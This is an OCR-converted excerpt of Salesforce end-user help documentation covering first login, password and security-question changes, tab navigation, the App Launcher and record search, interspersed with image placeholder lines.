Getting Started With Formulas (Salesforce Classic) This video gives a brief introduction to Salesforce formulas, accessing the formulas editor in the app, and how to use the editor tools to create formulas.		✓
How to Build an Image Formula (Salesforce Classic) This video explains how to create a quick and easy formula that adds graphics to the ratings field on a lead—five stars for hot, three stars for warm, and one star for cold—so that salespeople can see at a glance which leads are the most important.		✓
Formulas: Tips and Gotchas (Salesforce Classic) Formulas are a powerhouse and can be used in fields and reports. This video walks you through a few pro tips on how to get started, and how to avoid some common pitfalls.		✓

Log In, Navigate, and Search Salesforce

New to Salesforce? Learn how to navigate, customize, and manage basic CRM features.

Log In for the First Time
Your welcome email includes a link to your organization's Salesforce site and your login information.

Change Your Password
After you log in, you can change your password for better security. If you lost your password, click the **Forgot Your Password** link on the login page to reset your password via email.

Change Your Security Question
If you forget your password and need to reset it, you're sometimes required to verify your identity by answering a security question that you previously chose. You can change the security question and answer on the Change My Password page in your personal settings.

Download Plug-Ins for Documentation and Online Training Courses
The Salesforce PDF documentation and online training courses use free plug-ins like Adobe Reader and Macromedia Flash Player.

Navigate Salesforce Tabs
At the top of each Salesforce page are tabs and links for navigating to major features in Salesforce.

Search Across Salesforce
Search across Salesforce, including records, Chatter feeds, people, groups, and tasks. Search is available via the Salesforce site, a Salesforce1 mobile app, or a custom search implementation built on the Salesforce platform.

Set Up Your Chatter Profile
Your Chatter profile describes who you are to your coworkers and any customers you communicate with. It features your photo and basic information like your professional title and contact details.

Explore the Salesforce Setup Menu
Salesforce includes many options for setting up, maintaining, and customizing your organization. If you're a Salesforce administrator or developer, you use the Setup menu frequently.

View and Purge the Recycle Bin
The Recycle Bin contains items that were deleted. Salesforce admins can see all deleted data across the entire org.

View and Display FAQ
Common questions around popup windows, buttons, links, and other display elements on Salesforce pages.

Tips for New Users
Some tips you need to be a fast, productive Salesforce user on day one.

Log In for the First Time

Your welcome email includes a link to your organization's Salesforce site and your login information.

Here's how to log in for the first time.

1. Check your email for your login information.
2. Click the link provided in the email.
   The link logs you in to the site automatically.
3. The site prompts you to set a password and choose a security question and answer to verify your identity in case you forget your password.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

Change Your Password

After you log in, you can change your password for better security. If you lost your password, click the **Forgot Your Password** link on the login page to reset your password via email.

To protect the privacy of your data, change your password periodically. If your Salesforce administrator expires user passwords on a periodic basis, you're prompted to change your password at the end of each period.

Note: If you have the "User Single Sign-On" permission, only an administrator can reset your password. For help, contact your Salesforce administrator.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

1. From your personal settings, enter *Password* in the Quick Find box, then select **Change My Password**.
2. Enter the password information requested.
3. Click **Save**.

Change Your Security Question

If you forget your password and need to reset it, you're sometimes required to verify your identity by answering a security question that you previously chose. You can change the security question and answer on the Change My Password page in your personal settings.

Note: If you don't see the Change My Password option, contact your Salesforce admin for assistance.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

1. From your personal settings, enter *Password* in the Quick Find box, then select **Change My Password**.
2. Enter your current password.
3. From the Security Question drop-down menu, select a question.
4. Enter your answer to the question in the Answer field.
5. Click **Save**.

Download Plug-Ins for Documentation and Online Training Courses

The Salesforce PDF documentation and online training courses use free plug-ins like Adobe Reader and Macromedia Flash Player.

- **Adobe Reader**—For viewing PDF documentation. Go to the Adobe Reader download page to download a free copy.
- **Macromedia Flash Player**—For taking online training courses. Go to the Adobe Flash Player download page to download a free copy.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**


Navigate Salesforce Tabs

At the top of each Salesforce page are tabs and links for navigating to major features in Salesforce.


EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**



- Click a tab to switch between objects and features (1)
- Search to find any type of record (2)
- Access user-specific customizations from the drop-down next to your name (3)
- If you have administrator privileges, use the Setup menu to customize Salesforce for your organization (4)
- Access help resources and training (5)
- View and access other apps within Salesforce (6). Each app contains different features and tabs.
- To view more tabs, click the plus icon (+) next to the main tabs.



Explore the Home Tab

When you log in to Salesforce, your initial view is most likely the Home tab.

Explore Object Tabs

Object tabs show pages for your Salesforce objects, like for example a summary of your accounts.

Explore Detail Pages

Detail pages show you details about a record, for example details about a particular account.

Access Other Salesforce Apps


Looking for a particular feature? Check out the app menu or App Launcher to see all the Salesforce apps that are available to you.

Explore the Home Tab

When you log in to Salesforce, your initial view is most likely the Home tab.

The tabs and features you see depend on your edition, layout, and customizations. The default layout typically includes:


- A sidebar (1). Here you can create records, jump to items that you recently viewed, add links, or restore items that you deleted. This sidebar also appears on many other pages.
- Your Chatter feed (2). Collaborate with colleagues in context, all in Salesforce. Your feed can be collapsed (as shown) or expanded by clicking **Show Feed**.
- Dashboards showing up-to-the-minute results from several reports (3). Dashboard information is refreshed whenever you reload the page.
- Your open tasks (4) in Salesforce, with the option to filter by date range or view all open tasks. If you don't see them right away, scroll down, or collapse the Chatter feed to move up Tasks.
- Your calendar of events (5) in Salesforce, including options to create events.



Explore Object Tabs

Object tabs show pages for your Salesforce objects, like for example a summary of your accounts.

Let's walk through what you see on the Accounts tab. Select Sales from the app menu, and then click the Accounts tab.




- A drop-down menu (1) for list views related to Accounts. You also see links to create list views and edit existing ones. List views are a way for you to browse a set of account records in Salesforce.
- Recent account records (2). You can filter on recently viewed, modified, or created records. You can also click **New** to create an account record.
- A set of links to commonly used account reports (3).
- Account-related tools (4), including import and merge utilities.

Explore Detail Pages

Detail pages show you details about a record, for example details about a particular account.

Let's look at an account detail page.


Navigate to the Accounts tab and click on an account name.



The account details you see, depend on how your administrator configured the page layout and your user permissions for that account. Generally, an account detail page contains these sections and items:

- A profile image (1), if available, and social network links
- Quick links for customizing the page content and layout (2), accessing help resources related to the page, and printing
- A feed (3), where you can add and view comments about a record
- Various links (4) to move around the page or go to different pages or external sites
- Detailed information about the account record (5)

Scroll down below the record details. Related lists group and display links to other records associated with the one you're viewing.



Access Other Salesforce Apps

Looking for a particular feature? Check out the app menu or App Launcher to see all the Salesforce apps that are available to you.

There are other Salesforce apps that are available to you right from within Salesforce. Other apps include the Salesforce Marketing app, the Service app, and any custom apps for your organization.

Any third-party apps that are connected to your Saleforce org are called connected apps. If your org has connected apps, they appear in the App Launcher. Third-party apps are productivity apps such as Gmail™ and Microsoft Office 365™.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **All** editions except **Database.com**

Open Another App from the App Launcher in Salesforce Classic

Navigate between your Salesforce apps and connected apps from a single menu.

Open a Another App in Lightning Experience

Use the App Launcher to navigate between your apps. You can easily switch between apps and access other Salesforce items and features.

Open Another App from the App Launcher in Salesforce Classic

Navigate between your Salesforce apps and connected apps from a single menu.

Note: These steps work in Salesforce Classic. If you see the App Launcher icon (⁞⁞⁞) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

You must have access to the Salesforce app or connected app to see and open it from the App Launcher.

- To open the App Launcher, from the drop-down app menu at the upper-right corner of any Salesforce page, select **App Launcher**.

EDITIONS


Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To see the App Launcher:

- "Use Identity Features"



- In the App Launcher, click the tile for the app that you want.



Open a Another App in Lightning Experience

Use the App Launcher to navigate between your apps. You can easily switch between apps and access other Salesforce items and features.

Note: These steps work in Lightning Experience. If you see the App Launcher icon (⋮⋮⋮) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

- To open the App Launcher, on the left side of the navigation bar, click ⋮⋮⋮ .

  The App Launcher displays all your available Salesforce apps and items that don't appear on the navigation bar. In contrast, the navigation bar displays all the items contained in the app that you're currently using.

EDITIONS


Available in: Lightning Experience

Available in: **All** editions except **Database.com**


USER PERMISSIONS

To use an app:

- Access to that app as specified in your user profile or permission sets.




The App Launcher displays standard Salesforce apps, custom apps, and the connected apps that your Salesforce admin has installed for your convenience. Connected apps are third-party apps, such as Gmail, Google Drive, and Windows365.




When you open a connected app, it opens in a new tab. Be sure to set your popup blocker to allow popups. Otherwise, your connected app doesn't launch.

- Use the `Find an app or item` box at the top of App Launcher to look for apps or items by name.

  For example, start typing the name of the app, such as "Service," and all apps and items containing the string appear as you type.



- Drag an app tile from one position to another to sort them by the apps that you use most.



Don't see what you want? Ask your Salesforce admin if more apps are available.

Search Across Salesforce

Search across Salesforce, including records, Chatter feeds, people, groups, and tasks. Search is available via the Salesforce site, a Salesforce1 mobile app, or a custom search implementation built on the Salesforce platform.

EDITIONS

Available in: **All** Editions **except Database.com**

Search for Records in Lightning Experience
Use the search box at the top of every page to search by a specific object or across Salesforce. Smart suggestions in the instant results drop-down help you get to records faster.

Search for Records in Salesforce Classic
If enabled, use global search, at the top of every page, to search across Salesforce.

Refine Search Results in Lightning Experience
Use our guidelines for navigating the search results page to quickly find records.

Refine Search Results in Salesforce Classic
Use our guidelines for sorting and filtering your results to quickly find records.

Search Your Feeds in Lightning Experience
Search for people, groups, and files across your feeds.

Search Your Feeds in Salesforce Classic
Search feeds, people, groups, topics, and files across Chatter.

SEE ALSO:

Find Information with Search

Search for Records in Lightning Experience

Use the search box at the top of every page to search by a specific object or across Salesforce. Smart suggestions in the instant results drop-down help you get to records faster.


Be as specific as possible when entering search terms to get best, most targeted results. For example, let's say you're looking for John Smith from your sales team. Enter his full name. Or if you're looking for the sales report from March 2015, enter `sales report March 2015`.

EDITIONS

Available in Lightning Experience


Available in: **All** editions **except** Data.com

1. When you click into the box, the instant results drop-down presents a list of recent items. Use the suggestions for shortcuts to your top-of-mind records.




2. As you type, the list dynamically updates with suggested matches and scoped searches.

   In the instant results drop-down, you can also:



   - Search across all searchable objects (1). You can also press Enter for the same results.
   - Search within the object you're currently on (2).
   - Select a suggested record and navigate directly to the record (3).

3. If you don't see the record that you want, press Enter to see the full search results.
   You'll land on the **Top Results** page, which shows you the most relevant results from your most frequently used objects.



